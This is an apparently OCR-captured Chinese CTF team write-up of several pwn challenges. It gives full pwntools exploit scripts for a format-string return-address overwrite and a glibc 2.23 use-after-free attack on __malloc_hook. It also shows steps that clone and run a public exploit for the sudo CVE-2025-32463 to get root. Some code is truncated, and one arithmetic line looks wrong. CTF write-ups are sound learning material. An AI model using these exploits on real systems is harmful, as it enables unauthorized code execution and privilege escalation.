AGteam 战队 WriteUp

我最好的初代同事

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  int i; // [rsp+Ch] [rbp-4h]

  setvbuf(_bss_start, 0LL, 2, 0LL);
  setvbuf(stdin, 0LL, 2, 0LL);
  welcome();
  for ( i = 0; i <= 4; ++i )
    test_human();
  game();
  return 0;
```

```
unsigned __int64 test_human()
{
  unsigned int v0; // eax
  int v2; // [rsp+Ch] [rbp-14h] BYREF
  unsigned int v3; // [rsp+10h] [rbp-10h]
  unsigned int v4; // [rsp+14h] [rbp-Ch]
  unsigned __int64 v5; // [rsp+18h] [rbp-8h]

  v5 = __readfsqword(0x28u);
  v0 = time(0LL);
  srand(v0);
  v3 = rand() % 100;
  v4 = rand() % 100;
  printf("what's %d add %d\n", v3, v4);
  __isoc99_scanf("%d", &v2);
  if ( v4 + v3 != v2 )
  {
    puts("You are not humam");
    exit(233333);
  }
  return __readfsqword(0x28u) ^ v5;
}
```

一个猜数游戏，需要先绕过

```
IDA View-A    Pseudocode-A    Hex V:
unsigned __int64 game()
{
  int v1; // [rsp+0h] [rbp-10h] BYREF
  int i; // [rsp+4h] [rbp-Ch]
  unsigned __int64 v3; // [rsp+8h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  puts("You just have 3 times to talk with god.Cherish it");
  for ( i = 0; i <= 2; ++i )
  {
    puts("[1]talk with god");
    puts("[2]leave");
    __isoc99_scanf("%d", &v1);
    if ( v1 == 1 )
    {
      talk_with_god();
    }
    else if ( v1 == 2 )
    {
      return __readfsqword(0x28u) ^ v3;
    }
  }
  return __readfsqword(0x28u) ^ v3;
}
```

```
unsigned __int64 talk_with_god()
{
  __int64 buf[3]; // [rsp+0h] [rbp-20h] BYREF
  unsigned __int64 v2; // [rsp+18h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  buf[0] = 0LL;
  buf[1] = 0LL;
  puts("Input:");
  read(0, buf, 0x10uLL);
  printf("Your input:");
  printf((const char *)buf);
  return __readfsqword(0x28u) ^ v2;
}
```

格式化字符串，很常见了，

```
IDA View-A    Pseuo
int success()
{
  puts("Is it fun?Hahaha!!!");
  return system("/bin/sh");
}
```

```
LOAD:0000000000003F67
.got:0000000000003F68 ; ===========================================================================
.got:0000000000003F68
.got:0000000000003F68 ; Segment type: Pure data
.got:0000000000003F68 ; Segment permissions: Read/Write
.got:0000000000003F68 _got            segment qword public 'DATA' use64
.got:0000000000003F68                 assume cs:_got
.got:0000000000003F68                 ;org 3F68h
.got:0000000000003F68 _GLOBAL_OFFSET_TABLE_ dq offset _DYNAMIC
.got:0000000000003F70 qword_3F70      dq 0                    ; DATA XREF: sub_1020↑r
.got:0000000000003F78 qword_3F78      dq 0                    ; DATA XREF: sub_1020+6↑r
.got:0000000000003F80 puts_ptr        dq offset puts          ; DATA XREF: _puts+4↑r
.got:0000000000003F88 __stack_chk_fail_ptr dq offset __stack_chk_fail
.got:0000000000003F88                                         ; DATA XREF: ___stack_chk_fail+4↑r
.got:0000000000003F90 system_ptr      dq offset system        ; DATA XREF: _system+4↑r
.got:0000000000003F98 printf_ptr      dq offset printf        ; DATA XREF: _printf+4↑r
.got:0000000000003FA0 read_ptr        dq offset read          ; DATA XREF: _read+4↑r
.got:0000000000003FA8 srand_ptr       dq offset srand         ; DATA XREF: _srand+4↑r
.got:0000000000003FB0 time_ptr        dq offset time          ; DATA XREF: _time+4↑r
.got:0000000000003FB8 setvbuf_ptr     dq offset setvbuf       ; DATA XREF: _setvbuf+4↑r
.got:0000000000003FC0 __isoc99_scanf_ptr dq offset __isoc99_scanf
.got:0000000000003FC0                                         ; DATA XREF: ___isoc99_scanf+4↑r
.got:0000000000003FC8 exit_ptr        dq offset exit          ; DATA XREF: _exit+4↑r
.got:0000000000003FD0 rand_ptr        dq offset rand          ; DATA XREF: _rand+4↑r
.got:0000000000003FD8 _ITM_deregisterTMCloneTable_ptr dq offset _ITM_deregisterTMCloneTable
.got:0000000000003FD8                                         ; DATA XREF: deregister_tm_clones+13↑r
.got:0000000000003FE0 __libc_start_main_ptr dq offset __libc_start_main
.got:0000000000003FE0                                         ; DATA XREF: _start+28↑r
.got:0000000000003FE8 __gmon_start___ptr dq offset __gmon_start__
.got:0000000000003FE8                                         ; DATA XREF: _init_proc+8↑r
.got:0000000000003FF0 _ITM_registerTMCloneTable_ptr dq offset _ITM_registerTMCloneTable
.got:0000000000003FF0                                         ; DATA XREF: register_tm_clones+24↑r
.got:0000000000003FF8 __cxa_finalize_ptr dq offset __imp___cxa_finalize
.got:0000000000003FF8                                         ; DATA XREF: __cxa_finalize+4↑r
.got:0000000000003FF8                                         ; __do_global_dtors_aux+E↑r
.got:0000000000003FF8 _got            ends
.got:0000000000003FF8
```

一眼看出有 pie，got 不可写

不过有后门

可以改返回地址

第一次格式化字符串，改 rbp

```
pwndbg> stack
00:0000│ rsp 0x7fffffffdff0 ◂— '%57368c%10$hn'
01:0008│-018 0x7fffffffdff8 ◂— 0x6e68243031 /* '10$hn' */
02:0010│-010 0x7fffffffe000 —▸ 0x5555555551a0 (_start) ◂— endbr64
03:0018│-008 0x7fffffffe008 ◂— 0xea72a6727674cd00
04:0020│ rbp 0x7fffffffe010 —▸ 0x7fffffffe030 —▸ 0x7fffffffe018 —▸ 0x5555555554ab (game+121) ◂— nop
05:0028│+008 0x7fffffffe018 —▸ 0x5555555554ab (game+121) ◂— nop
06:0030│+010 0x7fffffffe020 ◂— 0x100000001
07:0038│+018 0x7fffffffe028 ◂— 0xea72a6727674cd00
```

第二次改返回地址

```
:0000│ rsp 0x7fffffffdff0 ◂— '%212c%14$hhn'
:0008│-018 0x7fffffffdff8 ◂— 0x6e686824 /* '$hhn' */
:0010│-010 0x7fffffffe000 —▸ 0x5555555551a0 (_start) ◂— endbr64
:0018│-008 0x7fffffffe008 ◂— 0xea72a6727674cd00
:0020│ rbp 0x7fffffffe010 —▸ 0x7fffffffe030 —▸ 0x7fffffffe018 —▸ 0x5555555554d4 (success+5) ◂— mov rbp, rsp
:0028│+008 0x7fffffffe018 —▸ 0x5555555554d4 (success+5) ◂— mov rbp, rsp
:0030│+010 0x7fffffffe020 ◂— 0x200000001
:0038│+018 0x7fffffffe028 ◂— 0xea72a6727674cd00
```

Rbp 当一个跳板

Plain Text

```
from pwn import*
from struct import pack
import ctypes
context(log_level = 'debug',arch = 'amd64')
p=process('/home/wsq/桌面/lld2')
#p=remote('113.201.14.253',46353)
elf=ELF('/home/wsq/桌面/lld2')
#libc=ELF('/root/glibc-all-in-one/libs/2.31-0ubuntu9.16_amd64/libc.so.6')
libc=ELF('/home/wsq/桌面/libc.so.6')
def bug():
    gdb.attach(p)
def s(a):
    p.send(a)
def sa(a,b):
    p.sendafter(a,b)
def sl(a):
    p.sendline(a)
def sla(a,b):
    p.sendlineafter(a,b)
def r(a):
    p.recv(a)
def pr(a):
    print(p.recv(a))
def rl(a):
    return p.recvuntil(a)
def inter():
    p.interactive()
def get_addr64():
    return u64(p.recvuntil("\x7f")[-6:].ljust(8,b'\x00'))
def get_addr32():
    return u32(p.recvuntil("\xf7")[-4:])
def get_sb():
    return libc_base+libc.sym['system'],libc_base+libc.search(b"/bin/sh\x00").__next__()
li = lambda x : print('\x1b[01;38;5;214m' + x + '\x1b[0m')
ll = lambda x : print('\x1b[01;38;5;1m' + x + '\x1b[0m')

for i in range(5):
      rl(b"what's")
      q = p.recvline().decode().strip()
      k1,k2=map(int,re.findall(r'\d+',q))
```

```
        rax = k1+k1
        sl(str(rax))



rl(b"[2]leave")
sl(b'1')
rl(b'Input:')
sl(b"%10$p")
rl(b"0x")
ret = int(p.recv(12),16)-0x18&0xffff
pause()
rl(b"[2]leave")
bug()
sl(b'1')
rl(b'Input:')
pay = b'%'+str(ret).encode()+b'c%10$hn'
s(pay)

pause()
rl(b"[2]leave")
sl(b'1')
rl(b'Input:')
pay = b'%212c%14$hhn'
sl(pay)


inter()
```

我不吃牛肉

IDA View-A Pseudocode-A Hex View-

```
void __fastcall __noreturn main(int a1, char **a2, char **a3)
{
  unsigned int v3; // eax

  setbuf(stdin, 0LL);
  setbuf(stdout, 0LL);
  setbuf(stderr, 0LL);
  puts("[+]Welcome to your new home!");
  puts("[+]While visiting, please note that the room numbers are
  puts("[+]Wish you can find your own room!!!");
  while ( 1 )
  {
    sub_A70();
    v3 = sub_ABF();
    srand(v3);
    switch ( rand() % 4 )
    {
      case 0:
        sub_AE5();
        break;
      case 1:
        sub_B4A();                                  // uaf
        break;
      case 2:
        sub_B8E();                                  // /2
                                                    //
        break;
      case 3:
        sub_C02();
        break;
      case 4:
        exit(0);
      default:
        puts("invalid choice.");
        break;
    }
  }
}
```


```
_QWORD *sub_AE5()
{
  void *v0; // rcx
  _QWORD *result; // rax
  __int64 size; // [rsp+0h] [r
  int v3; // [rsp+Ch] [rbp-4h]

  puts("index:");
  v3 = sub_ABF();
  puts("size:");
  size = sub_ABF();
  v0 = malloc(size);
  result = list;
  list[v3] = v0;
  return result;
}
```

ction Data Unexplored External symbol Lumina function

IDA View-A | Pseudocode-A | Hex View-1

```
ssize_t sub_B8E()
{
  int v1; // [rsp+8h] [rbp-8h]
  int v2; // [rsp+Ch] [rbp-4h]

  puts("index:");
  v2 = sub_ABF();
  puts("length:");
  v1 = sub_ABF();                                   // 任意长度读
  puts("content:");
  return read(0, (void *)list[v2], v1);
}
```

```
int sub_C02()
{
  int v1; // [rsp+Ch] [rbp-4h]

  puts("index:");
  v1 = sub_ABF();
  return puts((const char *)list[v1]);
}
```



2.23 版本的 uaf，

说一下遇到的问题

首先就是随机数，我看到每次输入一个相同的数都会跳到同一个函数中，我就从数字 0-8 试出来的

本题打不了 free_hook，在申请堆块的时候会报错

能申请 malloc_hook，但是不满足 one_gadget 条件

但是可以十用 realloc，调整栈帧，以满足条件

Exp:

Plain Text

```
from pwn import*
from struct import pack
import ctypes
context(log_level = 'debug',arch = 'amd64')
#p=process('./lld')
p=remote('113.201.14.253',56602)
elf=ELF('./lld')
#libc=ELF('/root/glibc-all-in-one/libs/2.31-0ubuntu9.16_amd64/libc.so.6')
libc=ELF('/glibc-all-in-one/libs/2.23-0ubuntu11.3_amd64/libc-2.23.so')
def bug():
    gdb.attach(p)
def s(a):
    p.send(a)
def sa(a,b):
    p.sendafter(a,b)
def sl(a):
    p.sendline(a)
def sla(a,b):
    p.sendlineafter(a,b)
def r(a):
    p.recv(a)
def pr(a):
    print(p.recv(a))
def rl(a):
    return p.recvuntil(a)
def inter():
    p.interactive()
def get_addr64():
    return u64(p.recvuntil("\x7f")[-6:].ljust(8,b'\x00'))
def get_addr32():
    return u32(p.recvuntil("\xf7")[-4:])
def get_sb():
    return libc_base+libc.sym['system'],libc_base+libc.search(b"/bin/sh\x00").__next__()
li = lambda x : print('\x1b[01;38;5;214m' + x + '\x1b[0m')
ll = lambda x : print('\x1b[01;38;5;1m' + x + '\x1b[0m')



def show(idx):
    sla(b'choice:\n','0')
```


```
    sla(b'index:\n',idx)

def edit(idx,lens,con):
    sla(b'choice:\n','2')
    sla(b'index:\n',idx)
    sla(b'length:\n',lens)
    sla(b'content:\n',con)


def dele(idx):
    sla(b'choice:\n','4')
    sla(b'index:\n',idx)

def add(idx,size):
    sla(b'choice:\n','8')
    sla(b'index:\n',idx)
    sla(b'size:\n',size)



add('1','256')
add('0','256')
dele('1')
show('1')
libc_base= u64(p.recvuntil('\x7f')[-6:].ljust(8, b'\x00'))-0x3C4B78
li("libc_base  -->  "+hex(libc_base))

add('1','104')
add('2','104')

dele('2')
dele('1')

show('1')
pie = u64(p.recvuntil(b'\x55')[-6:].ljust(8, b'\x00')) - 0x3070
li("pie --> "+hex(pie))

malloc_hook = libc_base + libc.sym['__malloc_hook']
system = libc_base + libc.sym['system']

edit('1','32',p64(malloc_hook-0x23))
add('1','104')

add('2','104')
```

```
edit('2','96',b'\x00\x00\x00'+p64(0)+p64(libc_base+0xf1247)+p64(libc.sym['realloc']+libc_base+20))

sla(b'choice:\n','8')
sla(b'index:\n','6')
#bug()
sla(b'size:\n','0')

inter()
```

GAME

题目：我勒个超级玛丽奥

打开题目 点击 vpn 连接



看一下这个 bash

然后发现是个 shell

执行命令得到 flag

InfoSEC


最近还好吗

正常情况下需要看各种目录，在打 ova 虚拟机的时候各种文件都在 opt 目录下，这此也是如此

Plain Text


```
pwn@664d053e81be:/opt$ ls
sudo-1.9.16p2  sudo-1.9.16p2.tar.gz
```

拿到文件名，扔到浏览器里面搜即可看到



https://github.com/pr0v3rbs/CVE-2025-32463_chwoot

然后 cd 到 tmp 目录下，方面我们提权



Plain Text

```
git clone https://github.com/kh4sh3i/CVE-2025-32463.git
cd CVE-2025-32463
chmod +x exploit.sh
./exploit.sh
cat /flag
```